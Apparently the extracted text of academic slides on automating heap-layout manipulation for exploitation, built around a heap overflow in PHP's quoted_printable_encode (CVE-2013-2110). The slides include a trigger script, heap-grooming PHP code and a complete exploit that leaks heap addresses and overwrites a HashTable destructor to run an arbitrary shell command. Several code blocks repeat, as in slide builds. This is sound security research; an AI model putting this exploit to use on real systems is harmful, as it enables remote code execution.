

Automatic Heap Layout Manipulation for Exploitation

Sean Heelan, Tom Melham, Daniel Kroening

University of Oxford

Problem

CVE-2013-2110



Sec Bug #64879 Heap based buffer overflow in quoted_printable_encode

Submitted: 2013-05-20 08:53 UTC

Modified: 2013-06-08 09:17 UTC

From: stas@php.net

Assigned: [stas \(profile\)](#)

Status: Closed

Package: [Strings related](#)

PHP Version: 5.3.25

OS: *

Private report: No

CVE-ID: [2013-2110](#)

[View](#)

[Add Comment](#)

[Developer](#)

[Edit](#)

[2013-05-20 08:53 UTC] [stas@php.net](#)

Description:


quoted_printable_encode calculates the string size wrong, so overflow is possible.

Test script:

```
quoted_printable_encode(str_repeat("\xf4", 1000));
```

What Gets Corrupted?

```
1 <?php
2
3 $quote_str = str_repeat("\xf4", 123);
4 quoted_printable_encode($quote_str);
5
6 ?>
```



Finding a Corruption Target

```
169 typedef struct gdImageStruct {
170     /* Palette-based image pixels */
171     unsigned char ** pixels;
172     int sx;
173     int sy;
174     /* These are valid in palette images only. See also
175        'alpha', which appears later in the structure to
176        preserve binary backwards compatibility */
177     int colorsTotal;
178     int red[gdMaxColors];
179     int green[gdMaxColors];
180     int blue[gdMaxColors];
181     int open[gdMaxColors];
```

Finding a Corruption Target

```
169 typedef struct gdImageStruct {
170     /* Palette-based image pixels */
171     unsigned char ** pixels;
172     int sx;
173     int sy;
174     /* These are valid in palette images only. See also
175        'alpha', which appears later in the structure to
176        preserve binary backwards compatibility */
177     int colorsTotal;
178     int red[gdMaxColors];
179     int green[gdMaxColors];
180     int blue[gdMaxColors];
181     int open[gdMaxColors];
```

```
121 gdImagePtr gdImageCreate (int sx, int sy)
122 {
123     int i;
124     gdImagePtr im;
125
126     if (overflow2(sx, sy)) {
127         return NULL;
128     }
129
130     if (overflow2(sizeof(unsigned char *), sy)) {
131         return NULL;
132     }
133
134     if (overflow2(sizeof(unsigned char *), sx)) {
135         return NULL;
136     }
137
138     im = (gdImage *) gdCalloc(1, sizeof(gdImage));
139
140     /* Row-major ever since gd 1.3 */
141     im->pixels = (unsigned char **) gdMalloc(sizeof(unsigned char *) * sy);
```

Finding a Corruption Target

```
169 typedef struct gdImageStruct {
170     /* Palette-based image pixels */
171     unsigned char ** pixels;
172     int sx;
173     int sy;
174     /* These are valid in palette images only. See also
175        'alpha', which appears later in the structure to
176        preserve binary backwards compatibility */
177     int colorsTotal;
178     int red[gdMaxColors];
179     int green[gdMaxColors];
180     int blue[gdMaxColors];
181     int open[gdMaxColors];
```

```
121 gdImagePtr gdImageCreate (int sx, int sy)
122 {
123     int i;
124     gdImagePtr im;
125
126     if (overflow2(sx, sy)) {
127         return NULL;
128     }
129
130     if (overflow2(sizeof(unsigned char *), sy)) {
131         return NULL;
132     }
133
134     if (overflow2(sizeof(unsigned char *), sx)) {
135         return NULL;
136     }
137
138     im = (gdImage *) gdCalloc(1, sizeof(gdImage));
139
140     /* Row-major ever since gd 1.3 */
141     im->pixels = (unsigned char **) gdMalloc(sizeof(unsigned char *) * sy);
```


```
2112 PHP_FUNCTION(imagecreate)
2113 {
2114     zend_long x_size, y_size;
2115     gdImagePtr im;
2116
2117     if (zend_parse_parameters(ZEND_NUM_ARGS(), "ll", &x_size, &y_size) == FAIL)
2118         return;
2119 }
2120
2121 if (x_size <= 0 || y_size <= 0 || x_size >= INT_MAX || y_size >= INT_MAX)
2122     php_error_docref(NULL, E_WARNING, "Invalid image dimensions");
2123     RETURN_FALSE;
2124 }
2125
2126 im = gdImageCreate(x_size, y_size);
```

Finding the Correct Layout

```
1 <?php
2 $image = imagecreate(1, 2);
3
4 $quote_str = str_repeat("\xf4", 123);
5 quoted_printable_encode($quote_str);
6 ?>
```




Finding the Correct Layout

```
1 <?php
2 $image = imagecreate(1, 2);
3
4 $quote_str = str_repeat("\xf4", 123);
5 quoted_printable_encode($quote_str);
6 ?>
```



Finding the Correct Layout

```
1 <?php
2 $image = imagecreate(1, 2);
3
4 $quote_str = str_repeat("\xf4", 123);
5 quoted_printable_encode($quote_str);
6 ?>
```



Finding Heap Manipulating Functions

```
4930 PHP_FUNCTION(str_repeat)
4931 {
4932     zend_string      *input_str;      /* Input string */
4933     zend_long        mult;            /* Multiplier */
4934     zend_string *result;              /* Resulting string */
4935     size_t           result_len;      /* Length of the resulting string */
4936
4937     if (zend_parse_parameters(ZEND_NUM_ARGS(), "Sl", &input_str, &mult) == FAILURE)
4938         return;
4939 }
4940
4941 if (mult < 0) {
4942     php_error_docref(NULL, E_WARNING, "Second argument has to be greater than zero");
4943     return;
4944 }
4945
4946 /* Don't waste our time if it's empty */
4947 /* ... or if the multiplier is zero */
4948 if (ZSTR_LEN(input_str) == 0 || mult == 0)
4949     RETURN_EMPTY_STRING();
4950
4951 /* Initialize the result string */
4952 result = zend_string_safe_alloc(ZSTR_LEN(input_str), mult, 0, 0);
4953 result_len = ZSTR_LEN(input_str) * mult;
4954
```

Finding Heap Manipulating Functions

```
4930 PHP_FUNCTION(str_repeat)
4931 {
4932     zend_string *input_str; /* Input string */
4933     zend_long mult; /* Multiplier */
4934     zend_string *result; /* Resulting string */
4935     size_t result_len; /* Length of the resulting string */
4936
4937     if (zend_parse_parameters(ZEND_NUM_ARGS(), "sl", &input_str, &mult) == FAILURE)
4938         return;
4939 }
4940
4941 if (mult < 0) {
4942     php_error_docref(NULL, E_WARNING, "Second argument has to be greater than zero");
4943     return;
4944 }
4945
4946 /* Don't waste our time if it's empty */
4947 /* ... or if the multiplier is zero */
4948 if (ZSTR_LEN(input_str) == 0 || mult == 0)
4949     RETURN_EMPTY_STRING();
4950
4951 /* Initialize the result string */
4952 result = zend_string_safe_alloc(ZSTR_LEN(input_str), mult, 0, 0);
4953 result_len = ZSTR_LEN(input_str) * mult;
```

```
328 PHP_FUNCTION(hash_init)
329 {
330     char *algo, *key = NULL;
331     size_t algo_len, key_len = 0;
332     int argc = ZEND_NUM_ARGS();
333     zend_long options = 0;
334     void *context;
335     const php_hash_ops *ops;
336     php_hash_data *hash;
337
338     if (zend_parse_parameters(argc, "s|ls", &algo, &algo_len, &options, &key, &key_len) == FAILURE)
339         return;
340 }
341
342 ops = php_hash_fetch_ops(algo, algo_len);
343 if (!ops) {
344     php_error_docref(NULL, E_WARNING, "Unknown hashing algorithm: %s", algo);
345     RETURN_FALSE;
346 }
347
348 if (options & PHP_HASH_HMAC && key_len <= 0) {
349     /* Note: a zero length key is no key at all */
350     php_error_docref(NULL, E_WARNING, "HMAC requested without a key");
351     RETURN_FALSE;
352 }
353
354 context = emalloc(ops->context_size);
355 ops->hash_init(context);
356
357 hash = emalloc(sizeof(php_hash_data));
```

Finding Heap Manipulating Functions


```
4930 PHP_FUNCTION(str_repeat)
4931 {
4932     zend_string *input_str; /* Input string */
4933     zend_long mult; /* Multiplier */
4934     zend_string *result; /* Resulting string */
4935     size_t result_len; /* Length of the resulting string */
4936
4937     if (zend_parse_parameters(ZEND_NUM_ARGS(), "sl", &input_str, &mult) == FAILURE)
4938         return;
4939 }
4940
4941 if (mult < 0) {
4942     php_error_docref(NULL, E_WARNING, "Second argument has to be greater than zero");
4943     return;
4944 }
4945
4946 /* Don't waste our time if it's empty */
4947 /* ... or if the multiplier is zero */
4948 if (ZSTR_LEN(input_str) == 0 || mult == 0)
4949     RETURN_EMPTY_STRING();
4950
4951 /* Initialize the result string */
4952 result = zend_string_safe_alloc(ZSTR_LEN(input_str), mult, 0, 0);
4953 result_len = ZSTR_LEN(input_str) * mult;
```

```
328 PHP_FUNCTION(hash_init)
329 {
330     char *algo, *key = NULL;
331     size_t algo_len, key_len = 0;
332     int argc = ZEND_NUM_ARGS();
333     zend_long options = 0;
334     void *context;
335     const php_hash_ops *ops;
336     php_hash_data *hash;
337
338     if (zend_parse_parameters(argc, "s|ls", &algo, &algo_len, &options, &key, &key_len) == FAILURE)
339         return;
340 }
341
342 ops = php_hash_fetch_ops(algo, algo_len);
343 if (!ops) {
344     php_error_docref(NULL, E_WARNING, "Unknown hashing algorithm: %s", algo);
345     RETURN_FALSE;
346 }
347
348 if (options & PHP_HASH_HMAC && key_len <= 0) {
349     /* Note: a zero length key is no key at all */
350     php_error_docref(NULL, E_WARNING, "HMAC requested without a key");
351     RETURN_FALSE;
352 }
353 }
354
355 context = emalloc(ops->context_size);
356 ops->hash_init(context);
357
358 hash = emalloc(sizeof(php_hash_data));
```

```
1408 PHP_METHOD(SoapServer, addFunction)
1409 {
1410     soapServicePtr service;
1411     zval *function_name, function_copy;
1412
1413     SOAP_SERVER_BEGIN_CODE();
1414
1415     FETCH_THIS_SERVICE(service);
1416
1417     if (zend_parse_parameters(ZEND_NUM_ARGS(), "z", &function_name) == FAILURE)
1418         return;
1419 }
1420
1421 if (Z_TYPE_P(function_name) == IS_ARRAY) {
1422     if (service->type == SOAP_FUNCTIONS) {
1423         zval *tmp_function;
1424
1425         if (service->soap_functions.ft == NULL) {
1426             service->soap_functions.functions_all = FALSE;
1427             service->soap_functions.ft = emalloc(sizeof(HashTable));
```

Using Heap Manipulating Functions

```
1 <?php
2 $quote_str = str_repeat("\xf4", 123);
3
4 $var_vtx_0 = str_repeat("a-very-long-break-string-to-clobber-the-heap", 8);
5 $var_vtx_1 = str_repeat("a-very-long-break-string-to-clobber-the-heap", 8);
6 $var_vtx_2 = str_repeat("a-very-long-break-string-to-clobber-the-heap", 8);
7 $var_vtx_3 = str_repeat("747 X ", 58);
8 $var_vtx_5 = str_repeat("747 X ", 58);
9 $var_vtx_6 = str_repeat("747 X ", 58);
10 $var_vtx_7 = str_repeat("747 X ", 58);
11 $var_vtx_8 = str_repeat("a-very-long-break-string-to-clobber-the-heap", 8);
12 $var_vtx_9 = imagecreatetruecolor(346, 48);
13 $var_vtx_3 = 0;
14 <...>
15 $image = imagecreate(1, 2);
16
17 $var_vtx_0 = str_repeat("a-very-long-break-string-to-clobber-the-heap", 8);
18 $var_vtx_1 = str_repeat("a-very-long-break-string-to-clobber-the-heap", 8);
19 $var_vtx_2 = str_repeat("747 X ", 58);
20 $var_vtx_3 = str_repeat("a-very-long-break-string-to-clobber-the-heap", 8);
21 <...>
22
23 quoted_printable_encode($quote_str);
24 ?>
```



Complete Exploit

```
25 printf("[ -] Freeing in-use pointer container\n");
26 mb_detect_order("auto");
27 printf("[ -] Reallocating pointer container\n");
28 $new_image = imagecreate(16, 1);
29 printf("[ +] Pointer container reallocated as writable buffer\n");
30 printf("[ -] Leaking addresses for chunks of size 56\n");
31 $image = 0;
32 $image = imagecreate(56, 2);
33 $ptr0 = $ptr1 = 0;
34 for ($i = 0; $i < 8; $i++) {
35     $ptr0 |= imagecolorat($new_image, $i, 0) << ($i * 8);
36     $ptr1 |= imagecolorat($new_image, $i + 8, 0) << ($i * 8);
37 }
38
39 printf("[ +] Leaked addresses: 0x%x, 0x%x\n", $ptr0, $ptr1);
40 printf("[ -] Allocating a HashTable at 0x%x\n", $ptr1);
41 $image = 0;
42 $image = imagecreate(8, 2);
43 $ht = array(rand());
44 $ht_addr = $ptr1;
45 $target_str = strtolower("`gnome-calculator`;AAAAA");
46 $zend_string_addr = $ptr0;
47 $ht_dtor_addr = $ht_addr + 48;
48 printf("[ +] HashTable at 0x%x with destructor pointer at 0x%x\n",
49     $ptr1, $ht_dtor_addr);
50 printf("[ -] Rewriting HashTable's destructor pointer\n");
51 for ($i = 0; $i < 8; $i++) {
52     $b = ($ht_dtor_addr >> ($i * 8)) & 0xff;
53     imagepixel($new_image, $i, 0, $b);
54 }
```

```
55 for ($i = 0; $i < 8; $i++) {
56     imagepixel($image, $i, 0, 0x41 + $i);
57 }
58 $zend_eval_string_addr = 0x95fd61;
59 for ($i = 0; $i < 8; $i++) {
60     $b = ($zend_eval_string_addr >> ($i * 8)) & 0xff;
61     imagepixel($image, $i, 0, $b);
62 }
63 $ht_arData_addr = $ht_addr + 16;
64 printf("[ +] HashTable at 0x%x with arData pointer at 0x%x\n",
65     $ptr1, $ht_arData_addr);
66 printf("[ -] Rewriting HashTable's arData pointer\n");
67 for ($i = 0; $i < 8; $i++) {
68     $b = ($ht_arData_addr >> ($i * 8)) & 0xff;
69     imagepixel($new_image, $i, 0, $b);
70 }
71 $target_str_addr = $zend_string_addr + 24;
72 for ($i = 0; $i < 8; $i++) {
73     $b = ($target_str_addr >> ($i * 8)) & 0xff;
74     imagepixel($image, $i, 0, $b);
75 }
76 printf("[!] Triggering destructor\n");
77 $ht = 0;
78 ?>
```

Steps to Exploitation

1. Discover a vulnerability
2. Learn how to allocate sensitive data on the heap (e.g. a pointer)
3. Learn how to interact with the allocator via the program's API
4. Achieve required heap layout
5. Complete exploit using resulting read/write primitives

Our Contributions


1. Discover a vulnerability
2. Learn how to allocate sensitive data on the heap
 - **Dynamic analysis of regression tests**
3. Learn how to interact with the allocator via the program's API
 - **Dynamic analysis + fuzzing of regression tests**
4. Achieve required heap layout
 - **Random search over the discovered interaction sequences**
5. Complete exploit using resulting read/write primitives
 - **A template-based approach to exploit writing**

Allocator Design


Allocator Design Choices

- Goal
 - Service runtime requests for memory via the heap or memory mapped pages
- Objectives – differ based on the allocator, e.g.
 - Minimise fragmentation
 - Maximise speed of allocation
 - Maximise resilience to accidental errors
 - Maximise resilience to purposeful attacks

Segregated Free Lists




Segregated Storage



